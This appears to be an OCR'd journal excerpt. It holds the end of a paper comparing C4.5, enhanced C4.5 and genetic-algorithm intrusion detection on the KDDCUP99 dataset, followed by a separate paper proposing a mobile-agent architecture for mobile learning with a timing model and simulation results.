- Unlike CART, the C4.5 algorithm is not limited to binary splits. Whereas CART always produces a binary tree, C4.5 creates a tree of more variable shape.

- For categorical features, C4.5 by default creates a split branch for each value of the categorical attribute. This may result in more "bushiness" than preferred, since some values may have low frequency or may logically be connected with other values.

- The C4.5 technique for estimating node homogeneity is quite different from the CART method and is examined in detail below.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

VII. C4.5 ALGORITHM

Algorithm: Produce a decision tree from the given training data.

Input: Training samples, represented by distinct/ continuous attributes; the set of applicant attributes, attribute-list.

Output: A decision tree

Method:

1) Generate a node N

2) If samples are all of the same class, C, then

3) Return N as a leaf node labeled with the class C

4) If attribute-list is empty then

5) Return N as a leaf node labeled with the most common class in samples; (majority voting)

6) Choose test-attribute, the attribute among attribute-list with the highest information gain ratio;

7) Label node N with test-attribute;

8) For every identified value ai of test-attribute

9) Produce a branch from node N for the condition test-attribute = ai;

10) Let si be the set of samples in samples for which test-attribute = ai;

11) If si is empty then

12) Attach a leaf labeled with the most common class in samples;

13) Else attach the node returned by Generate_decision_tree (si, attribute-list).

VIII. ATTRIBUTE SELECTION

The information gains determine used in step (6) of above Enhanced C4.5 algorithm is used to select the test feature at each node in the tree. Such a compute is referred to as an attribute selection measure or a measure of the goodness of split. The attribute with the maximum information gain (or greatest entropy reduction) is selected as the test feature for the present node. This feature decreases the information required to classify the samples in the resulting partitions. Such an information-theoretic approach minimizes the possible number of tests needed to classify an object and guarantees that a simple tree is create.

IX. EXISTING ALGORITHM: INFORMATION GAIN

Let S be a set of training set samples with their matching labels. Assume there are m classes and the training set contains Si samples of class 'I' and 's' is the total number of samples in the training set. Estimated information necessary to classify a given sample is calculated by:

$$\mathbf{I(S_1,S_2,\ldots\ldots Sm) = -\sum_{i=1}^{m} S_i / S \log_2 S_i} \quad \mathbf{(1)}$$

A feature F with values $\{f_1,f_2, \ldots\ldots f_v\}$ can divide the training set into v subsets

Furthermore let S_j contain S_{ij} samples of class i. Entropy of the feature F is

$$\mathbf{E(F)=\sum_{j=1}^{V} S_{1j} + \ldots\ldots +S_{mj} / S * I(S_{1j},S_{2j},\ldots..S_{mj})} \quad \mathbf{(2)}$$

Information gain for F can be calculated as:

$$\mathbf{Gain(F) = I(S_1,S_2, \ldots\ldots ,S_m) - E(F)} \quad \mathbf{(3)}$$

In this study, information gain is considered for class labels by using a binary discrimination for each class. That is, for every class, a dataset example is considered in-class, if it has the equal label; out-class, if it has a different label. Accordingly as opposed to calculating one information gain as a general assess on the importance of the feature for all classes, so calculate an information gain for each class. Thus, this signifies how well the feature can classify the given class (i.e. normal or an attack type) from other classes.

X. PROPOSED ENHANCEMENT: GAIN RATIO CRITERION

The idea of information gain established previous tends to support attributes that have a huge number of values. For example, if we have an attribute D that has a separate value for each record, then Info (D,T) is 0, thus Gain (D,T) is maximal. To compensate for this, it was suggested in [6] to use the following ratio in its place of gain.

Split info is the information due to the split of T on the basis of the value of the categorical attribute D, which is defined by

$$\mathbf{Split\ Info(x) = -\sum_{i=1}^{n} |T_i| / |T|.\log_2 |T_i| / |T|} \quad \mathbf{(4)}$$

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

And the gain ratio is then calculated by

GainRatio(D,T) = Gain(D,T)/SplitInfo(D,T) (5)

The gain ratio, states the amount of useful information created by split, i.e., that appears helpful for classification. If the split is near slight, split information will be small and this ratio will be unbalanced. To avoid this, the gain ratio standard selects a test to maximize the ratio above, subject to the control that the information gain must be large, at least as large as the average gain over all tests examined.

XI. CLASSIFYING AND DETECTING ANOMALIES

Misuse detection is done through applying rules to the test data. Test data is collected from the KDDCUP Data set. The test data is stored in the database. The rules are applied as SQL query to the database. This classified data under different attack categories as follows:

1) DOS (Denial of Service)

2) Probe

3) U2R (User to Root)

4) R2L (Root to Local)

The C4.5 algorithm creates a decision tree, from the root node, by selecting one remaining feature with the highest information gain as the test for the current node. In this work, Enhanced C4.5, by selecting one remaining attribute with the highest information gain ratio as the test for current node is considered a later version of the C4.5 algorithm, will be used to build the decision trees for classification. From the table 3 it is clear that Enhanced C4.5 outperforms the classical C4.5 algorithm Split info is the information due to the split of T on the basis of the value of the categorical attribute D, which is defined by

$$\textbf{Split Info}(x) = -\sum_{i=1}^{n} |T_i| / |T| . \log_2 |T_i| / |T| \quad (4)$$

And the gain ratio is then calculated by

GainRatio (D,T) = Gain(D,T) / SplitInfo(D,T) (5)

In Enhanced C4.5 the gain ratio, states the amount of helpful information created by split, i.e., that shows helpful for classification. If the split is near-trivial, split information will be small and this ratio will be unbalanced. To avoid this, the gain ratio condition selects a test to maximize the ratio above, subject to the limitation that the information gain should be large, at least as great as the average gain over all tests examined.

XII. OVERALL PERFORMANCE FOR C4.5 ALGORITHM VS ENHANCED C4.5 ALGORITHM

This table 3 shows the overall detection rate and false positive rate for C4.5 and Enhanced C4.5 algorithm. Enhanced C4.5 gives better accuracy for DoS, Probe, R2L and U2R categories compared to C4.5 algorithm.

Table 3: Overall detection rate and false positive rate for C4.5 and Enhanced C4.5 algorithm

Sl. No	Attack Category	Detection Rate (%) (C4.5)	Detection Rate (%) (Enhanced C4.5)	False Positive (%) (Enhanced C4.5)
1	DoS	90.6	92.92	0.085
2	Probe	84.0	88.29	0.152
3	U2R	83.6	84.00	0.220
4	R2L	53.7	66.91	0.398
Average Success Rate		**77.975**	**83.03**	**0.213**

The graph in figure 3 shows the performance of C4.5 and Enhanced C4.5 algorithm in terms of accuracy for the DoS, R2L, U2R, Probe.




Figure 3: Shows the performance of C4.5 and Enhanced C4.5

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Table 4: Performance Comparison of Enhanced G.A Vs Enhanced C4.5

Sl. No	Attack Category	Detection Rate (%) (Enhanced G.A)	False Positive (%) (Enhanced G.A)	Detection Rate (%) (Enhanced C4.5)	False Positive (%) (Enhanced C.4.5)
1	DoS	**93.70**	0.063	92.92	0.085
2	Probe	**95.33**	0.112	88.29	0.152
3	U2R	**92.50**	0.075	84.00	0.220
4	R2L	**88.85**	0.055	66.91	0.398
Average Success Rate		**92.595**	**0.076**	83.03	0.213

The graph in figure 5 shows the performance of enhanced G.A and enhanced C4.5 in terms of accuracy for the DoS, R2L, U2R, Probe categories.




Figure 4: Shows the Performance of Enhanced G.A and Enhanced C4.5 algorithm

XIII. CONCLUSION AND FEATURE WORK

The Enhanced Genetic Algorithm is a well suitable mechanism for Intrusion Detection compared to enhanced C4.5 algorithm. Obtain different classification rules for Intrusion Detection through Genetic Algorithm. The proposed Genetic Algorithm presents the Intrusion Detection System for detecting DoS, R2L, U2R, Probe from KDDCUP99 Dataset. A selected set of features is used, ten out of 41 used for DoS category, 7 out of 41 used for R2L category, 9 out of 41 used for U2R category, 11 out of 41 used for Probe category which have high detection rates and low false alarm rate. The outputs of the experiments are satisfactory with an average success rate of 92.595% and the overall results of the technique implemented are good. In Future we have to implement with more features and different classification methods.

References:

[1] S. Selvakani K, Rengan S Rajesh " Integrated Intrusion Detection System Using Soft Computing", IJNS, Vol.10, No.2, pp.87-92, March 2010.

[2] Bridges S.M. and Vaughn R.B, "Fuzzy Data Mining and Genetic Algorithms Applied to Intrusion Detection", Proceedings of 12th Annual Candian Information Technology Security Symposium, PP.109-122, 2000.

[3] Crosbie Mark and Gene Spafford 1995, "Applying Genetic Programming to Intrusion Detection". In Proceeding of 1995 AAAI Fall Symposium on Genetic Programming, pp. 1-8 Cambridge, Massachusetts.

[4] Chittur. A, " Model Generation for an Intrusion Detection System using Genetic Algoirhms", High School Hornors Thesis, http"//www/.cs columibi.edu / ids / publications / gaidsthesis 01.pdf.accessed in 2006.

[5] C. Xiang and S.M. Lim, "Design of multiple-level hybrid classifier for intrusion detection system, " in IEEE Transaction on System, Man, Cybernetics, Part A, Cybernetics, Vol.2, No.28, Mystic, CT , pp. 117-122, May, 2005.

[6] J. Shavlik and M. Shavlik, " Selection, combination, and evaluation of effective software sensors for detecting abnormal computer usage, " Proceedings of the First International Conference on Network security, Seattle, Washington, USA, pp. 56-67, May 2003.

Shaik Akbar received M.Sc (Computers) from Acharya Nagarjuna University, M.Tech (CS&T) from Andhra University. Pursuing Ph.D from GITAM University. Presently working as Associate. Professor in Sri Vasavi Institute of Engineering and Technology, Nandamuru, Pedana Mandal, Affiliated to J.N.T.U, Kakinada. My area of interest is Intrusion Detection, Network Security and Algorithms.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Dr.Prof.J.AChandulal.Ph.D., Dept of Computer Science and Engineering, GITAM UNIVERSITY, over 30 years of teaching experience. Published 20 papers in various National and International Conferences and Journals. My area of interest is Soft Computing, Algorithms and Advanced Database.

Dr.Prof. K.NageswaraRao received B.Tech (Electronics) from Karnataka University, M.Tech(computers) from Andhra University and Ph.D from Andhra University. Presently Working as Professor & H.O.D in P.V.P.S.I.T, Vijayawada affiliated to J.N.T.U, Kakinada. My area of interest is Robotics, Software Engineering, Algorithms and Software Reliability.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Developing Agent Oriented Mobile Learning System

Rajesh Wadhvani
Computer Science Department
National Institute of Technology
Bhopal, India
Email: wadhvani_rajesh@rediffmail.com

Devshri Roy
Computer Science Department
National Institute of Technology
Bhopal, India
Email: devshriroy@manit.ac.in

***Abstract*—Mobile learning through the use of wireless mobile technology allows anyone to access information and learning materials from anywhere and at anytime. As a result, learners have control of when they want to learn and from which location they want to learn. This paper suggest a multi-agent architecture where different agents named interface agent, information agent, mobile agent, learning agent deals with different environments like user environment, network environment and information environment. The purpose of this paper is to formulate a functional architecture that supports the m-learning objectives. This paper is focused on the use of agent technology integrated with hypermedia concept. Mobile agents is used to reduce the communication cost, especially over low bandwidth links. A mathematical model for the time parameters of mobile agent is proposed. The proposed model is analyzed with experimental results. Caching technique is used to reduce the time parameter of mobile agent.**

Keywords: M-Learning, Hypermedia, Mobile agent, Learning agent,

I. INTRODUCTION

Electronic Learning is a term that includes web-based instruction, online learning, and other technology-based training. Some of the advantages of e-learning as compared to traditional teaching methods are assessing information from distributed database over network, constant updating of knowledge, providing learning to learners with different age, sex, culture, education background, personal interest etc. Several e-Learning systems are available, for example, Blackboard learning system [1], Apex learning [2], eFront [3] and Moodle [4] etc. Our objective is to develop a system that is one step ahead and provide e-Learning at the hands of users i.e. mobile learning. Mobile learning is considered as a new form of learning by using the wireless mobile communications network technology and wireless mobile communications equipment (such as mobile phones), personal digital assistants (such as PDA, Pocket PC), and so on to access education, information, educational resources and education services. Mobile learning's goal is that students can learn anything at any time, any place. The intersection of online learning and mobile computing gives birth to m-learning.

One of the major constraints of mobile learning is difficult to develop learning environment for mobile users, since we can't use mobile devices in the same way, we use desktop computers. Mobile devices have distinct capabilities, such as limited computing powers and small size screens. On other hand, mobile devices differ from each other by their hardware and software capabilities like computing power (processor power, memory size), screen size and resolution, operating system, web browser, script languages, file formats, etc. A number of aspects need to be dealt with before the true potential of m-learning environment can be exploited. Some of these aspects include development of interface compatible to all kind of mobile devices [5]. The major requirement for any mobile learning system for the availability of learning content anywhere in time are listed below

- Systematic organization of learning contents in data storage for fast retrieval of requested learning material.
- Reusability of the existing content if and when it is possible.
- Ability to access requested learning content from World Wide Web (WWW) if content is not available in data storage.
- Need of synchronization between mobile devices and the remote data storage systems.
- Autonomy for system components to effectively perform its task in different environments.
- Flexibility to transport learning contents with its computational entity from one host platform to another.
- Improved navigation and the access to a vast amount of information.
- A well define interface compatible to present information on all kind of mobile devices (cell phones, laptops, PDAs).

To achieved the above mentioned requirements m-learning strategy cannot be based on the simple transmission of content. Therefore we have developed a mobile learning system based on multi agent framework in which each agent performs specific task. Fast retrieval of required material is one of major issue in mobile learning. If the requested information is not available in the server, the mobile agent migrates to other server. On receipt of the requested information, mobile agent migrate back to the client. The retrieved learning materials are stored in the information server for future use. Hypermedia

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

technology is used for knowledge delivery which works well with all kinds of mobile devices[6]. Focus of this paper is to discuss about the time parameters of mobile agent which is responsible for accessing learning content from distributed environment. Some mechanisms are incorporated which reduces the access time for required learning content.

This paper is organized as follows. Literature review is presented in Section 2. Section 3 introduces the agent-based learning system. Description of the proposed agent architecture for m-learning system is given in Section 4. Description of proposed model is given in section 5. Result analysis of the model is given in section 6. Section 7 is the conclusion.

II. RELATED WORK

Considerable research work has been conducted in the area of using agent technology for education during last several years. Mobile agent technology in e-learning[7], multiagent systems[8] and others are example of such. By using such technology the teaching process can be moved from human instructor to artificial agents. Qingping Lin developed an Intelligent Mobile Agent Framework for Large-scale Collaborative Virtual Environment in heterogeneous internet, that make it possible to create Collaborative Virtual Environment (CVE) in the popular Internet and making it easily accessible to more online users. [9]. S. Stoyanov developed the middleware architecture for a distributed InfoStation-based network established within a University Campus that support context-aware mobile eLearning services provision[10]

III. MOBILE AGENT TECHNOLOGY

In the traditional client/server-based computing architecture which is based on Remote Procedure Call (RPC) the procedure is stored at server side. Procedure parameters are sent from the client to the server and result returned; so data is transmitted between the client and server in both directions. Stored procedures are basically static entities; once they are uploaded to a server they belong to that server. A stored procedure cannot migrate from server to server. Hence it works better in environments which have two tiers architecture where client sends request from first tier and server at second tier processes the request and send result back to the client side. In case when server is unable to process the request it send error message to the client. Where as a mobile agent is a program (encapsulating code, data, and context) sent by a client to a server. Unlike a procedure call, if server is not able to return the results to the client, the request could migrate to other servers. It thus has more autonomy than a simple procedure call and works well in mobile environments [11, 12]. Architectural difference between client/server and agent based techniques is shown in Fig.1.

Agent can be defined as autonomous, computational entity capable of effectively performing operations in dynamic unpredictable environments. The recently developed mobile agent technology adds a new dimension to distributed computing. Experts suggest that mobile agents will be used in many Internet applications in the years to come[13]. The mobile




Fig. 1. Architectural Differance(Client Server Vs. Agent based Technique)

agent technology seems an attractive paradigm for developing distributed m-learning systems because it solves the problem of heterogeneity and low-bandwidth network, process data locally instead of transmitting the data over a network. It could accelerate development by using agent components and enhance modularity, reusability, flexibility and reliability. In short Mobile Agents are computational software processes capable of roaming wide area networks (WANs) such as the WWW, interacting with foreign hosts, gathering information on behalf of its owner and coming back to the starting point once the predefined duties have been completed.

IV. PROPOSED ARCHITECTURE

The development of the proposed architecture based on the framework of [14] and supported by Hypermedia technology.The proposed system architecture has a 3-tier structure as shown in Fig.2. 1st tier of the architecture encompasses user mobile devices (cell phones, laptops, PDAs), equipped with intelligent agents acting as Personal Assistants to users. It provide a well define interface to present information in structured hypertext form to a learner. 2nd tier consisting of Base Stations, facilitating the users mobile access to services through Bluetooth and/or WiFi wireless connections. Their role is to maintain connections with mobile devices, create and manage user sessions. They provide interface to global services offered by the InfoServer, and host local services (the presence and use of local services allow reducing the workload of the Base Station). 3rd tier consist of a server named infoserver. It is the core of the overall architecture responsible for learning content storage and management. It is also concerned with controlling the base Stations and with the

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

overall updating and synchronization of information across the system. Caching technique is used at all the tiers of the system so that same information requested from different mobile users can be delivered instantly.




Fig. 2. System Architecture

To achieve the functional requirements of proposed learning system Open hypermedia architecture is used with the aim of converting them to open systems and integrating their functionality in any framework or application. Closed hypermedia architecture like WWW browsers is avoided due to the proprietary storage mechanism and very little or no interoperability with all type of mobile devices. Fig.3 shows the layered architecture of a generic open hypermedia system (OHS). Five types of conceptual entities are used which are:




Fig. 3. Layered Architecture

1) Interface: It is the frontend part of the system which provide structured hypermedia information to mobile user. It takes input from the mobile device in the form of text strings or images and interprets user's request for the system.
2) Input query processor: This part receive user request from interface and translate it into data retrieval request. This request is then sent to the base station. If the requested learning content is available in the cache of the base station, it is delivered to the user. If it is not available in the base station, the data retrieval request is forwarded to the information server.
3) Link service Provider: It is a computational entity which helps the input query processor when they resolve links endpoint. At the first tier of this architecture no computation is required to resolve the link endpoint because data retrieval request may be satisfied by base station if content is available at the cache. When the content is not available at cache of base station, link endpoints resolution occurs and computation is required. Link service Provider helps the input query processor to resolve the link endpoints when retrieval request goes to information server where it has multiple number of storage engines.
4) Hyperbases: This part translates the generic data retrieval request produce by input query processor into the protocol used by the appropriate data storage engine.
5) Learning content Storage Engine: At infoserver we have databases of learning content. Learning content storage engine may be any kind of process which searches learning content from these databases. In case when content is not available at infoserver, storage engine searches required content from World Wide Web.

Proposed architecture is based on multiple agent frameworks where agent is considered as a computing system that substitutes a process to carry out an activity or to fulfil a requirement. An agent consists of two different parts. One is processing code, which is composed of the instructions that define the behaviour of the agent and its intelligence, and the current state of execution of the agent. And other is data which hold data and context in which data is used. Different agents deal with different environments like user environment, network environment, and information environment. Instead of user-initiated interaction via commands and/or direct manipulation, the user is engaged in a co-operative process in which human and computer agents both initiate communication, monitor events and perform task. This is due to the fact that a cooperative way facilitates the solution of many teaching-learning problems. Proposed system has following agents which work under above mentioned environments:

1) Interface agent: The interface agents provide assistance to the mobile user in accomplishing some simple tasks like allow the communication between user and rest of the system. The goal of this agent is to reduce the workload of the user. This agent is proposed as an abstraction for end user to interact with front end mobile

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

devices used at first tier of proposed learning system. This agent works under the user environment.

2) Information agent: An information agent is software entity that accesses multiple heterogeneous and distributed sources of information. Web contents are designed for desktop computers. The layout structure, image size, and font size, are not compatible to present on portable devices. Information agent is needed to compose and adapt content from any platform in any format and store it systematically in databases. This agent is responsible for information management at base station and infoserver side. Different AI techniques are used for distribution of information. For example rule-based AI techniques generate user profile or patterns, which are transformed into rules to predict user category based on which appropriate learning content may be provided to the end user.
3) Mobile Agent: This agent is responsible to transport user request and learning content from one machine to another. It can migrate from one machine to another and can execute user request asynchronously in an independent execution environment.
4) Agent Server: An agent server is a server program which acts as the host platform for agents. Because an agent is created for each individual user, an agent server must host and control activities of many agents. It also provides agents with fundamental functions such as agent creation, agent removal, and inter-agent messaging.
5) Learning Agent: It is an intelligent agent assisting students with specific learning needs. It would interact with an interface agent. This agent requests the information agent for all learning resources and learning material from the course material database. It acts as a smart search engine, searching related resources. Case-based AI system is used that may use questions which are based on previous cases and examples, to continue narrow options, send helpful presentation as needed and report student performance to central server at end of session.

At the first stage user provide a profile on its customized interface, based on his/her background (qualification, knowledge about concepts, etc.) through a dialog or questionnaire. Interface of mobile client launch a mobile agent which transfer this information to the agent server at infostation, where it instructs the information agent to create user profile in learners database and registers the user for appropriate module or application that better represents the selected profile. There exist different categories or states for a registered learner module. Some times through questionnaires or test, learning agent get more accurate information of the users state of mind or its category. At the later stage, based on learners category or state it sends appropriate learning content in user presentation form via base station to mobile user interface. Another mobile user under the same base station may request for same information, Caching technique is used at the base station for avoiding duplicate information transfer up to base station.

V. PROPOSED MODEL

In this section, basic performance of the mobile agent have been evaluated by measuring behaviour of proposed mathematical model. In the proposed model a mobile client may launch a mobile agent from its device into a wireless network and mobile agent migrates toward client's base station. Accordingly that base station lunch another mobile agent into the network and this agent migrate towards infoserver. Since caching technique is used up to this level it may obtain the required information. In case of miss, mobile agent is created and dispatched to the target region to continue the search where agent visit different servers one by one until it obtain the required information, and then will return back to the original host (base station) which will report the results to the mobile client.

The mobile agent size is one of the parameter which affects the mobile agent performance. The payload of mobile packet includes two kinds of information. One is processingCode which exhibits the behavior and intelligence of the agent; and other is Data which carries the aggregated data. It means that the aggregated target data is moved with the mobile agent. Each time when agent visit different servers it may find the target data which increases the size of mobile agent. The second parameter which affects the agent performance is time that agent requires migrating between servers. The larger the size of mobile agent, the more time is required to move between servers.

An agent migration between any two servers S_i and S_j consist of the following steps: agent serialization, agent transfer, agent de-serialization. Using mobile agent technology the mobile client creates an agent A_c which contains the client request to be executed. This agent moves to the base station S_b, where it obtains required information if available, then to InfoServer S_{info} to another servers in target area where new information might be added and return to the place of origin. In this process total agent time (TA) that an agent required to migrate from the client through N servers and back to the original client is describe below:

Let we have N levels one for each server where mobile client is at higher order level. An agent migration from higher order to lower order level depends on probability of miss the content at all previous higher order levels.

$$TA = \Sigma_{i=1}^{N}\{(t_{ai} + t_{i,i+1}) * \Pi_{j=1}^{i}(1 - p_{j-1})\} : p_0 = 0 \quad (1)$$

Where t_{ai} is processing time of mobile agent at sever i, and $t_{i,i+1}$ is time needed to move from server i to i+1, and p_i is the probability that required information is available at server i.

Agent migration between two servers S_i and S_j when performing some task is defined by the agent migration time(T_{ij}), as follows:

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

$$T_{ij} = t_{pi} + t_{ij} + t_{dj} \quad (2)$$

Where t_{pi} is the agent preparation time needed for agent serialization at the originating node S_i; t_{ij} is time to move mobile agent from server S_i to S_j; and t_{dj} is the agent activation time which includes agent reception and deserialisation at the destination node. Similarly Handling of some task at node S_j is described by an agent holding time:

$$t_{qj} = t_{cj} + t_{wj} + t_{sj} \quad (3)$$

Where t_{cj} is the interagent communication time (i.e. the time an agent spends at node S_j searching for the result of a task performed by another agent); t_{wj} is waiting time (i.e. the time an agent spends in a queue at S_j waiting for execution); and t_{sj} is the serving time (i.e. the time needed for execution at S_j). The basic server characteristics that is server processing power only influence the serving time, agent serialization and agent de-serialization(t_{sj}, t_{pi}, t_{dj}).So when an agent arrives at server i it perform the following task in sequence: agent reception and deserialisation at server i t_{dj},execute at server i t_{sj}, and agent serialisation at server i t_{pi}. So total processing time of mobile agent at sever i is:

$$t_{ai} = t_{pi} + t_{sj} + t_{dj} \quad (4)$$

time needed to move a mobile agent of size s_i from server i to i+1 over the link between server i and server i+1 with transmission rate R is given by:

$$t_{i,i+1} = s_i / R_{i,i+1} \quad (5)$$

Task specific executable code traverses the relevant sources together with data, mobile agents may be used to greatly reduce the communication cost, especially over low bandwidth links, by moving the processing function to the data rather than bringing the data to a central processor. In the traditional client/server-based computing architecture, data at multiple sources are transferred to a destination which increases transfer time in a large distributed environment. That means mobile agent based solution is much more efficient than client/server model based solution.

VI. Result Analysis

We simulated the above proposed model on Qualnet Network Simulator. To simulate different scenarios on the simulator some parameters which are taken into account are packet size, number of packets, packet interval etc. The following table presents different parameters and their respective values.

Parameters	Values
Application type	Constant Bit Rate (CBR)
Packet size	1024 bytes
Number of packets sent from mobile node	1
Number of packets received at mobile node	100
Packet interval	0.001 seconds

While obtaining the results, only agent transmission time is considered because the processing time will vary with the situation.The results obtained can be characterized in the following three cases.

Case 1: The requested learning material is stored in the cache of base station:
If the learning material is present at the base station, the agent will take the shortest time to return to the mobile node. The average agent transmission time in this case is found to be 0.57561 seconds. Minimum time is achieved because agent does not move to the internet. All the learning material is found within the same network.

Case 2: The requested learning material is not available at cache of the base station:
If the learning material is not found at the base station, the agent will move to the Information server. The average agent transmission time found in this case is 0.59174 seconds. Most of the time, the learning material will be found at Information server. Hit ratio of information server is assumed to be 99%

Case 3: The requested learning material is not in the information server cache:
If the learning material is not found at the Information server, then the agent moves to other servers. The average agent transmission time in this case is found to be 0.59544 seconds.Here processing time of server is not included. Total agent time in this case may vary from case 2 when processing time of the server is included. Since the hit ratio of Information server is very high, other servers will not be used most of the times.

The average agent transmssion time is :

$$\begin{aligned} &= t_{case1} + (1 - H_{bs}) * t_{case2} + (1 - H_{bs}) * (1 - H_{is}) * t_{case3} \\ &= 0.57561 + (1 - H_{bs}) * 0.59174 + (1 - H_{bs}) * 0.01 * 0.59544 \\ &= 1.1733044 - (1 - H_{bs}) * 0.5976944 \end{aligned}$$

Fig.4 shows simulation results of proposed model based on the above equation. The results show that when we improve the hit ratio of learning material at base station, it reduces the average agent transmission time. Hit ratio of learning material at base station depends on size of cache of the base station and how learning material is organized in the cache of base

http://sites.google.com/site/ijcsis/
ISSN 1947-5500




Fig. 4. Transmission Time

station.

VII. Conclusion

Paper proposes architecture for an m-learning system based on mobile agent and hypermedia technology. Agent oriented m-learning system receives request from user interface and try to do fast retrieval of learning content in multi agent environment. The proposed architecture significantly increases the performance in comparison with the client/server approach, especially when the mobile agent movement allows saving communication time between the user side and the servers. The simulation results of proposed model shows that when information is systematically organised at information server it reduces the processing time at server and improved hit ratio of base station reduces the transmission time. These two factors together reduces the overall agent time.

A major benefit of using wireless mobile technology is to reach people who live in remote locations where there are no schools, teachers, or libraries. The future direction of this research will be to expand the system which can be used to deliver instruction and information to these remote regions without having people to leave their geographic areas.

References

[1] http://www.BlackBoard.com.
[2] http://www.apexlearning.com/
[3] http://www.efrontlearning.net/
[4] http://moodle.org/
[5] Quincy Brown,Vincent Aleven., "Interface Challenges for Mobile Tutoring Systems", International Symposium on Consumer Electronics: IEEE, 2007, pp. 1-7.
[6] Gerjets P., et al., "Learning with hypermedia: The influence of representational formats and different levels of learner control on performance and learning behavior", ELSEVIER journal , Computers in Human Behavior 25 (2009), pp. 360-370.
[7] Hasan Al-Sakran.,"Developing e-Learning System Using Mobile Agent Technology", IEEE 0-7803-9521-2/06/2006.
[8] Abidar R., Moumadi K., "Mobile device and Multi agent systems",IEEE 978-1-61284-732-0/11/2010.
[9] Qingping Lin, Liang Zhang, Sun Ding, Guorui Feng and Guangbin Huang , "Intelligent Mobile Agents for Large-Scale Collaborative Virtual Environment", The International Journal of Virtual Reality, 2008, pp. 63-72.
[10] S. Stoyanov, I. Ganchev.," Agent-Oriented Middleware for Mobile eLearning Services", 2009, 33rd Annual IEEE International Computer Software and Applications Conference.
[11] Baldi M, et al., "Exploiting Code Mobility in Decentralized and Flexible Network Management", Proceedings of the First International Workshop on Mobile Agents, Berlin, Germany, 7-8 April 1997, pp. 13-26.
[12] Carzaniga A, et al., "Designing distributed applications with mobile code paradigms", Proceedings of the 19th International Conference on Software Engineering (ICSE'97), IEEE and ACM Sponsored, Boston, assachusetts, USA, 17-23 May 1997, pp. 22-32.
[13] Reddy P. M., "Mobile Agents-Intelligent Assistants on the Internet", Resonance journal of science education, July 2002,pp.35-43.
[14] Hasan Omar Al-Sakran, Fahad Bin Muhaya and Irina Serguievskaia. , "Multi Agent-Based M-Learning System Architecture", IEEE Region 8 SIBIRCON-2010, Irkutsk Listvyanka, Russia, July 1115, 2010.

AUTHORS PROFILE

